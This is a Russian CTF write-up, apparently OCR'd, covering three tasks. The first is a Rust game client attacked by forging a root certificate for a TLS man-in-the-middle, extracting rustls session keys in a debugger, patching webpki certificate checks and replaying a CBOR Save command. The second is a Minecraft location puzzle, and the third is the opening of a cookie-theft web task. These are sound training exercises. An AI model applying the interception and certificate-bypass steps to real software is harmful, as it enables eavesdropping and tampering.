


Рис. 18: Fake root

В оригинальном сертификате тип значений `PrintableString`, а у нас — `UTF8String`. Видимо, строки поэтому считаются различными, хотя их содержимое и совпадает. Научить OpenSSL выдавать `PrintableString` ни у кого не получилось, поэтому придётся запатчить пару байтов с `0x0c` на `0x13` в выпущенном сертификате, ну или наоборот — в исполняемом файле. После этого ошибка уходит, но появляется другая: `NotValidForName`.

Что теперь не так? Гуглим ошибку и находим ответ на StackOverflow, где описано, как выпускать самоподписанные сертификаты правильно:

```
$ cat >server.ext <<EOF
authorityKeyIdentifier=keyid,issuer
basicConstraints=CA:FALSE
subjectAltName = @alt_names
[alt_names]
DNS.1 = laundromat.q.2025.ugractf.ru
EOF

$ openssl x509 -req -days 365000 -set_serial 01 -in server.csr -out server.crt -CA ca.crt -CAkey ca.key
-CAcreateserial -extfile server.ext
```

После этого MITM уже работает.

Извлечь сессионный ключ Если посмотреть в символы или декомпилятор, можно увидеть, что программа написана на Rust и использует для работы с TLS библиотеку `rustls`. Она поддерживает логирование сессионных ключей через трейт `KeyLog`. В символах можно найти несколько символов с подстрокой `KeyLog`, как раз соответствующие методам `log` и `will_log` из него. Осталось подключиться отладчиком и поставить на них брейкпоинты: из `will_log` нужно вернуть `true` вместо дефолтного `false`, а на входе `log` достать из регистров секреты, после чего расшифровать TLS-соединение в Wireshark.

Запатчить проверку Наконец, можно нагуглить, что с rustls за проверку сертификатов отвечает крейт webpki, найти функцию build_chain и подменить проверку в ней, заменив инструкцию jz из условия на jnz:

```
auStack_5f8[0] = 0x8000000000000001;
uStack_500 = 0x8000000000000001;
uStack_408 = 0x8000000000000001;
uStack_310 = 0x8000000000000001;
uStack_218 = 0x8000000000000001;
uStack_120 = 0x8000000000000001;
uStack_20 = 0;
uStack_610 = 100;
uStack_608 = 200000;
uStack_600 = 250000;
uStack_28 = param_3;
_ZN6webpki11verify_cert12ChainOptions17build_chain_inner17hf62b45b377be1b24E.llvm.4181823707565637 744
          (acStack_620,param_2,auStack_5f8);
if (acStack_620[0] == '\0') {
  memcpy(param_1,auStack_5f8,0x5d0);
  param_1[0xba] = uStack_20;
  param_1[0xbb] = param_3;
  param_1[0xbc] = uStack_618;
}
else {
  *(undefined *)(param_1 + 1) = uStack_61e;
  *param_1 = 0x8000000000000003;
  _ZN4core3ptr53drop_in_place$LT$webpki..verify_cert..PartialPath$GT$17h67617e4d4870ba78E.llvm.418 1823707565637744
            (auStack_5f8);
}
return param_1;
```

После этого заработают любые сертификаты.

Так или иначе, на этот момент у нас есть дамп общения клиента и сервера:

```
-> a1 69 41 75 74 68 6f 72 69 7a 65 70 32 74 38 65 6a 77 30 35 67 69 6e 6f 61 74 6b 75
   \xa1iAuthorizep2t8ejw05ginoatku
<- f6
   \xf6
-> 64 4c 6f 61 64
   dLoad
<- a4 65 6d 6f 6e 65 79 fb 40 18 a3 d7 0a 3d 70 42 69 62 61 73 65 5f 72 61 74 65 02 65 73 74 61 67 65 00 6d 77 61 73 68 65 72 5f
63 6f 75 6e 74 73 84 02 00 00 00
   \xa4emoney\xfb@\x18\xa3\xd7\n=pBibase_rate\x02estage\x00mwasher_counts\x84\x02\x00\x00\x00
```

Протокол бинарный, но, судя по наличию названий ключей money, base_rate и т.п., включает в себя схему. Понадеемся, что авторы не написали свой протокол со схемой специально для одной задачи, и посмотрим, не используется ли какая-то стандартная. Но msgpack, bencode — всё не то.

Заглянем повнимательнее в код. Есть класс Communicator, у которого есть методы, внутри которых есть вызовы функций из крейта ciborium. Гуглим его и понимаем, что это библиотека для работы с CBOR. Попробуем декодировать данные таким форматом:

```
import cbor2
print(cbor2.loads(b"\xa1iAuthorizep2t8ejw05ginoatku"))
print(cbor2.loads(b"\xf6"))
print(cbor2.loads(b"dLoad"))
print(cbor2.loads(b"\xa4emoney\xfb@\x18\xa3\xd7\n=pBibase_rate\x02estage\x00mwasher_counts\x84\x02\x00\x00\x00"))
```

```
{'Authorize': '2t8ejwO5ginoatku'}
None
Load
{'money': 6.159999999999913, 'base_rate': 2, 'stage': 0, 'washer_counts': [2, 0, 0, 0]}
```

Действительно! Если в декомпилятор лезть не хотелось, можно было обойтись символами. После деманглинга часть в символе до первого `::` — это название крейта. Так мы можем вытащить названия всех крейтов, которые используются программой:

```
$ nm -C laundromat | tr -d '<' | grep :: | cut -d' ' -f3 | cut -d: -f1 | sort -u
()
[A]
A
addr2line
adler
aes
alloc
ashpd
async_broadcast
aws_lc_rs
...
cfb
char
ciborium
ciborium_ll
compiler_builtins
*const
constant_time_eq
...
```

Среди всего этого мусора с сериализацией связаны только два крейта: `cfb` и `ciborium`. Последний нам как раз и нужен.

Так или иначе, из расшифровки остального траффика мы узнаём о команде `Save`. Осталось подключиться к серверу и сохранить себе много денег, а затем подключиться нормальным клиентом и купить все апгрейды, после чего выдастся флаг.

Флаг: **ugra_keep_your_hands_clean_469dprvupqwj**

Античит В задании был встроен античит. Если запустить программу под *gdb*, ей постоянно приходил сигнал `SIGTRAP`. Если сказать *gdb* пробрасывать его процессу (командой `handle SIGTRAP nostop noprint noignore`), *gdb* начинал работать некорректно и становился бесполезным. Если же сказать *gdb* его игнорировать, выводился следующий текст:

```
В вашей системе обнаружены читы!
Если злонамеренные действия с вашей стороны повторятся, нам придется ограничивать вам доступ к игре.
Если вы считаете, что читов на вашем устройстве нет, обратитесь в поддержку.
```

Эту проверку можно было выпатчить, но после этого активировался более хитрый античит: программа под отладчиком начинала некорректно сохранять данные, и причина этого не так очевидна при декомпиляции. Таким образом, даже если найти место в памяти клиента, которое отвечает за количество денег, и эту величину потом запатчить отладчиком, она не сохранится на сервер.

/locate

Сетевая разведка, 200 очков.

> Найдите точные координаты **блока**, с которого сделана данная фотокарточка Северной Каролины.
>
> Обратите внимание, что у вашей команды есть всего 7 попыток назвать координаты.

screenshot.png
https://locate.q.2025.ugractf.ru/token

Решение

Дан скриншот из игры Minecraft.

Красивое место в Северной Каролине... стоп, где??

По [minecraft north carolina] ищется упоминание ключа генерации `North Carolina` для демонстрационного мира на Minecraft Forum.

Видимо, скриншот сделан в демонстрационном мире. Предположим, что скриншот был сделан на последней на момент соревнования версии — Java 1.21.4 (Bedrock Edition тоже обладает демонстрационным режимом, но там используется другой ключ генерации).

Открываем chunkbase.


Игрок стоит в Plains Village, в поле зрения есть Ruined Portal, вдалеке есть ещё одна Plains Village. Скриншот снят с верхушки Plains Temple.

Дальняя деревня явно заходит в болото справа. Болото — редкий биом (генерируется с шансом 1%).


Выставим в chunkbase:

- *Features*: biomes, spawnpoint, village, ruined portal
- *Expand*
- *Highlight biomes*: swamp


и посмотрим на ближайшие болота.




Рассмотрим кандидаты (обведены красным): болото есть по одну сторону и деревни находятся близко (меньше ≈300 блоков):




Проверим каждую пару деревень — нажимаем на иконку и проверяем, что в попапе написано именно *Plains Village*. Остались три кандидата:



Начинаем с той, где деревни наиболее близко друг к другу (на картинке выше она отмечена цифрой 1).




Приближаем дальше, чтобы исследовать было удобнее, и соединяем мысленно болота линией:



Посмотрим снова на скриншот. Слева (в направлении стрелки) видно немного тёмной воды и кувшинок — таких же, как и справа. Значит, слева тоже есть болото. Мысленно соединяем левое и правое болото:

Ruined portal находится по другую сторону от нас относительно линии соединения, значит, необходимая башня находится в южной деревне, а камера смотрит на север.



Создаём мир локально (или обходим ограничение демонстрационного мира, чтобы можно было свободно исследовать), и ищем в деревне по адресу `X=-4160 Z=-4896` башню.

Красная стрелка показывает примерное место, где стоял игрок, а оранжевая — направление камеры.

Заходим в мир и ищем координаты этого блока.

Ответ: `x=-4144 y=88 z=-4895`

Сдаём в систему и получаем флаг.

Флаг: **ugra_someone_should_make_a_tool_for_this_as4gziyzka11**

Интересные факты `/locate` — команда, позволяющая искать структуры и биомы изнутри игры. Она, конечно же, не помогает найти болото: хоть это и редкий биом, на картинке болото не ближайшее к точке респавна, что делает `/locate` всего лишь красивым названием.

Постмортем У этого задания есть один неочевидный сходу подвох. Посмотрите на скриншот, сделанный клавишей F3:

Слева написано:

```
XYZ: -4143.437 / 89.00000 / -4894.407
Block: -4144 89 -4895 [0 9 1]
```

В условии задания написано, что нужно записать координаты **блока**, причём это слово выделено жирным. Ожидалось, что участники увидят строку *Block* и перепишут координаты с неё. Но ровно над ней есть строка *XYZ*, которая бросается в глаза первой. Что такое разные виды округлений — сходу скажут не все, поэтому очень много людей пытались засылать координаты `-4143 -4894`, просто игнорируя часть после точки, что некорректно для отрицательных координат.

Ухудшает ситуацию то, что координата `-4143 -4894` находится на границе башни, то есть даже если бы было достаточно попыток, чтобы перепробовать все 9 блоков верхушки башни, ошибаясь с округлением, ни один из них бы не подошёл.

Людям, спрашивающим у автора, почему ответ `-4143 -4894` не принимается системой, предлагалось перечитать условие, обращая внимание на каждое слово.

Medium rare

Веб-программирование, 250 очков.

> После фиаско на прошлом CTF, когда мы выложили разбор прямо в составе задания, старых разработчиков уволили, наняли новых. Интерфейс сохранили, бекенд переписали с нуля. Теперь подобного повториться не должно.
>
> *В этой задаче у каждой команды своя база данных.*
>
> *https://mediumrare.q.2025.ugractf.ru/token*


Решение

Заходим на сайт и видим, что сайт стал новым. Читаем единственный доступный пост и узнаём об изменениях в бекенде, конкурсе статей с критериями от итогового сочинения и подарке. Видимо, нужно как-то открыть зашифрованную часть этой статьи, чтобы забрать флаг.


Звучит подозрительно похоже на прошлогодний Medium, но есть нюансы. Проверим, так ли хорош новый бекенд, и как там залатали дыру с прошлого раза.

Попытаемся создать статью:

После создания статьи нам всё так же дают две ссылки и кладут куку с паролем для просмотра статьи:



Пароль верен только для конкретной статьи, механизм работы с куками такой же, как было в Medium, а без кук и пароля статья по прежнему не открывается:



Нужно всё так же стащить куку автора анонса, но теперь конкурсные работы нужно отправлять напрямую.

Анонс просит присылать только статьи, опубликованные на Poster. Но этот знак меня не остановит! *Можно ли отправить работу с другого сайта?*

